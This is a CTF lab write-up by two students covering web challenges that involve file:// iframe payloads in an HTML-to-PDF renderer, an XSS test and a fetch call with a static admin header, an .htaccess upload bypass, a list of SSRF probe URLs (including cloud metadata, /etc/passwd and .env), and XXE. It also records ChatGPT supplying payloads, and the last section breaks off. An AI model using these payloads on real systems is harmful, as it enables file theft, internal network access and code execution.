CTF - Trickers - Praisilia

htmlToPdf

Solved On: 12/10/2025

Solved by: Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{4n0th3r-SSrF-w1th-1nt3rn4l-p0rt-5c4nn1ng-f0und!}

Challenges overview:

A web application accepts user-supplied HTML and performs server-side rendering to generate a PDF, automatically fetching and embedding external or local resources referenced within the HTML. This behavior introduces significant attack surfaces such as SSRF and local file disclosure, as demonstrated by the ability to use a file:// URL to access and expose local server files within the generated PDF

Key Findings:

- The app converts arbitrary HTML to PDF on the server (server-side rendering).
- The renderer fetches and embeds resources referenced in the HTML (images/iframes/CSS).
- A file:// URI in the submitted HTML caused the server to read a local file and include its content in the generated PDF.
- Observed an encoded-looking string earlier, but the final extracted text from the PDF included a clear flag.

Vulnerability Analysis:

1. Server-Side Fetch of Attacker-Controlled Resources (SSRF-like behavior)
 - The renderer follows and fetches URLs included in user HTML. If allowed URLs include localhost or RFC1918 addresses, this enables requesting internal endpoints.
2. Local File Disclosure (file:// access)
 - The renderer processed a file://flag.txt reference and embedded the file contents into the PDF, disclosing local files.
3. Information Leakage via Generated PDF
 - Fetched content (including sensitive files) is returned to the user inside the PDF.
4. Command Injection / Unsafe Invocation
 - If the server invokes the renderer via shell commands with unsanitized inputs, command injection is possible. No evidence of

this was required to obtain the flag here, but it remains a serious risk to audit for.

Tools Used:


ChatGPT

Exploitation Step-by-step:


1. I asked GPT what I should input to get the flag.



2. From ChatGPT's response, I entered `<iframe src="file:///flag" width="1" height="1"></iframe>` and a PDF page appeared, but it didn't display the flag. Then I sent the results I found, and ChatGPT replied with several iframe payloads that I could try to find the flag.



3. Finally, I entered `<iframe src="file:///flag.txt"></iframe>` then clicked "Convert to PDF" and yeay, I immediately found the flag.



Impact and Severity (CVSS):

If this vulnerability existed in a real system, an attacker could read sensitive local files and access internal services through SSRF, potentially exposing credentials, configuration data, or internal APIs. This could lead to unauthorized access, lateral movement, and full system compromise, making it a serious security risk.

CommentCommentComment

Solved On: 13/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag(XSS_1s_Fun_With_A_B4ck3nd)

Challenges overview:

The "CommentCommentComment" challenge tests the participant's ability to find and exploit common web vulnerabilities such as Cross-Site Scripting (XSS) and improper backend API access. The goal is to retrieve the flag using these weaknesses.

Key Findings:

- At first glance, the comment form does not sanitize user input, enabling script injection and successful XSS as shown by the alert popup.
- Network and console analysis revealed an exposed backend API `/api/flag` that accepts a static secret for admin functionality, allowing direct flag retrieval.

Vulnerability Analysis:

- Reflected/Stored XSS: Users can submit comments containing JavaScript, which execute when rendered on the site, confirming a working XSS vulnerability.
- Insecure Backend API Exposure: The API accepts a static, guessable admin secret and returns sensitive data without proper authentication.
- Chained Impact: XSS could be used to steal admin session tokens or trigger backend requests in a real scenario.


Tools Used:

Web browser (for manual testing)

Browser developer console (for executing fetch requests and analyzing API behavior)

Exploitation Step-by-step:

1. First, login as username=user, password=12345.




Access Required
Please log in to view the art.

Username
user


Password

Login

- Submit the XSS payload `<script>alert(1)</script>` in the comment box to check if the application sanitizes user input. When you post the comment, you'll see the alert popup—this verifies the XSS vulnerability exists and user-supplied script is executed.



- Next, open the browser's developer console and use the fetch API to send a GET request to `/api/flag`, including the `x-Admin-Secret` header. This exposes backend access, as the API returns sensitive data with just a static secret.



- Finally, the backend responds with the flag:
`pu-flag{XSS_Is_Fun_With_A_B4ck3nd}`, demonstrating that both XSS

and insecure API endpoints allow attackers to retrieve privileged information.

5. The Code:

```
fetch('/api/flag', {  
  method: 'GET',  
  headers: {  
    'X-Admin-Secret': 'SuperSecretAdminSessionToken'  
  }  
})  
.then(response => response.json())  
.then(data => console.log('🚩 FLAG:', data))  
.catch(error => console.error('❌ Error:', error));
```

Impact and Severity (CVSS):

If these vulnerabilities were present in a real system, the impact would be severe:

- Cross-Site Scripting (XSS) allows attackers to execute arbitrary JavaScript in users' browsers, leading to session hijacking, theft of user credentials, defacement, and potentially a full compromise of user accounts or administrator data.
- Insecure Backend API Access enables attackers to retrieve sensitive information, escalate privileges, or manipulate backend data simply by knowing or guessing a static token, exposing critical application secrets and bypassing authentication entirely.

Both vulnerabilities together making it possible for attackers to steal sessions, perform unauthorized actions, or extract confidential data. According to CVSS v3.0 guidelines, the severity would typically be rated as High or Critical (scores above 8.0), especially if administrator accounts can be compromised or critical system functions are exposed.

Opendrive

Solved On: 13/10/2025

Solved by: Sheryl Sharon Kaparang & Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{f1l3_upl04d_vuln3r4b1l1ty_found_using_htaccess}

Challenges overview:

This challenge involves exploiting a **file upload vulnerability** to bypass `.htaccess` protections. By uploading a specially crafted `.htaccess` file and then a `.trickers` file containing a PHP payload, the attacker can execute code on the server and retrieve the flag.

Key Findings:

- The server does not properly validate filenames or content types.
- Uploading `.htaccess` allows mapping a new extension (`.trickers`) to PHP.
- A second file upload with PHP code can then be executed to reveal the flag.
- The exploit requires no authentication—only HTTP request manipulation via Burp Suite.

Vulnerability Analysis:


- Insecure File Upload / Filename Validation: Arbitrary filenames including `.htaccess` are accepted.
- Improper Content-Type Checking: Server trusts client-supplied type instead of verifying file content.
- `.htaccess` Misconfiguration: Uploaded `.htaccess` can alter server behavior, allowing execution of malicious files.
- Arbitrary Code Execution: Attackers can upload and run PHP code, exposing sensitive data.
- Web-Accessible Uploads: Files in the upload directory can be accessed and executed directly via URL.

Tools Used:


- Burp Suite
- Web Browser

Exploitation Step-by-step:


1. Upload the .txt file to Burp Suite, intercept it, then click POST / HTTP/1.1 and send it to the repeater.
2. In the request, change the filename to .htaccess, change the content type to text/plain, then add AddType application/x-httpd-php .trickers. Once you've clicked send, if the response shows 5 successes, then it's successful (the purpose is to bypass the .htaccess file).
3. Return to the browser, upload a new .txt file, then intercept again and return to Burp Suite. Then click POST / HTTP/1.1 and send to repeater.
4. In the request, change the filename to praisilia.trickers (or anything), then add the php payload to search for the flag, then send.
5. Return to the browser and add .../uploads/praisilia.trickers to the URL.
6. In Burp Suite, send to repeater, then click send directly in the repeater.
7. You'll get the flag.



CTF - TRICKERS - PRAISILIA & SHERYL



CTF - TRICKERS - PRAISILIA & SHERYL




CTF - TRICKERS - PRAISILIA & SHERYL

CTF - TRICKERS - PRAISILIA & SHERYL

CTF - TRICKERS - PRAISILIA & SHERYL

CTF - TRICKERS - PRAISILIA & SHERYL



Impact and Severity (CVSS):

If this vulnerability existed in a real system, an attacker could upload and execute arbitrary code on the server, leading to **full data exposure, system compromise, and potential remote code execution**. The lack of proper file validation and server protections makes sensitive information, including configuration files or user data, easily accessible. This represents a **high-severity risk** with a **CVSS v3.1 base score of 8.8 (High)**, as it allows attackers to compromise confidentiality, integrity, and availability without authentication or user interaction.

Health Check here :)

Solved On: 14/10/2025

Solved by: Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{SSRF_P1vot_TO_V1ct0ry!}

Challenges overview:

The Health Checker takes a user-supplied URL, performs an HTTP request, and displays the response headers. The task is to provide a URL that causes the checker to reveal the flag in headers or a redirect.

Key Findings:

The checker fetches arbitrary URLs from the server context without host/port restrictions (SSRF risk). It only shows headers, so flags often appear in Location or custom X-* headers.

Vulnerability Analysis:

- **SSRF:** attacker-controlled URL is fetched from the server, allowing access to internal/private addresses.
- **No host/port denylist:** internal ranges (e.g., 172.16.x.x, 127.0.0.1, metadata IPs) not blocked.
- **Header exposure:** raw upstream headers are displayed to users, enabling secret leakage.

Tools Used:

ChatGPT

Exploitation Step-by-step:

1. I ask the gpt how to find the flag with enter a url, and these are some URLs I can try to find the flag, but none of these URLs can find the flag.

CTF - TRICKERS - SHERYL

```
http://127.0.0.1/  
http://127.0.0.1:8000/flag.txt  
http://127.0.0.1:8080/  
http://localhost/robots.txt  
http://localhost/.env  
http://127.0.0.1:9200/_search  
http://169.254.169.254/latest/meta-data/  
file:///etc/passwd  
file:///var/www/html/flag.txt
```


2. Here are some URLs I can try for SSRF.

Try these other paths that often work for SSRF:

```
cpp  
  
http://172.16.238.10:80/  
http://172.16.238.10/internal  
http://172.16.238.10/admin
```

CTF - TRICKERS - SHERYL

3. At the end, I tried entering `http://172.16.238.10:80` and yapp, I got the flag.



Impact and Severity (CVSS):

SSRF can expose internal services and sensitive data.

If found in a real system, an attacker could access private endpoints, leak credentials, or pivot deeper into the network. This may lead to serious data breaches or further compromise.

Rental-Store

Solved On: 14/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{Supra_MK4_XXE_1997_2JZ_GTE}

Challenges overview:

A web application for car reservations contains an XML-based reservation endpoint. The endpoint parses XML sent by the client and echoes back values in JSON. The XML parser is vulnerable to XML External Entity (XXE) injection, allowing an attacker to cause the server to read local files (e.g. /etc/passwd) and arbitrary server files that contain the flag.

Key Findings:

- The reservation endpoint accepts XML payloads (Content-Type: application/xml / application/xml; charset=utf-8).
- The server responds with a JSON object containing reservation details taken from the XML input a classic reflection point.
- By adding an external/internal entity to the XML DTD, the server reads local files and returns their contents in the JSON response.
- Screenshots confirm successful reads of /etc/passwd and the challenge flag.

Vulnerability Analysis:


- Vulnerability: XML External Entity (XXE) file disclosure via XML parsing.
- Why it occurs: The XML parser resolves external entities and processes inline DOCTYPE declarations. User-controlled XML is parsed without disabling external entities.
- Attack surface: Any endpoint that accepts XML input and processes it with a vulnerable parser (in this case: /reservations.php with car_id parameter in the URL and XML in the request body).
- Evidence: HTTP request/response screenshots show injected DOCTYPE + ENTITY declarations and server responses containing file contents and the flag.

Tools Used:


Burpsuite

Exploitation Step-by-step:


1. Open the web app and browse the interface, looking for anything suspicious.




2. Found something suspicious at the make a reservation




3. Intercept the reservation POST request with Burp (Proxy → Intercept).
4. Send the intercepted request to Repeater.



5. Edit the xml body: insert an xxe payload from reference sources and test by reading /etc/passwd to confirm the vulnerability.
6. Once confirmed, modify the ENTITY to point to the flag file and resend.



7. Observe the flag returned in the server's JSON response.



Impact and Severity (CVSS):

An XXE vulnerability that allows local file disclosure can expose sensitive files, credentials, and configuration data, enabling data theft, account compromise, and information useful for lateral movement. In a typical file-disclosure scenario the CVSS base score is around 7.5 (High) network vector, low complexity, no privileges or user interaction required, and high confidentiality impact. If the XXE can be leveraged to reach internal services, perform SSRF, or achieve RCE, the severity rises to critical (CVSS $\approx$ 9.8) because confidentiality, integrity, and availability may all be compromised, potentially resulting in full server takeover, service disruption, regulatory penalties, and significant reputational and financial damage. Mitigation: disable external-entity resolution and DOCTYPE parsing, move secrets out of web-accessible paths, apply least-privilege for service accounts, and monitor for DOCTYPE/entity patterns.

techblog

Solved On: 15/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: <flag>

Challenges overview:

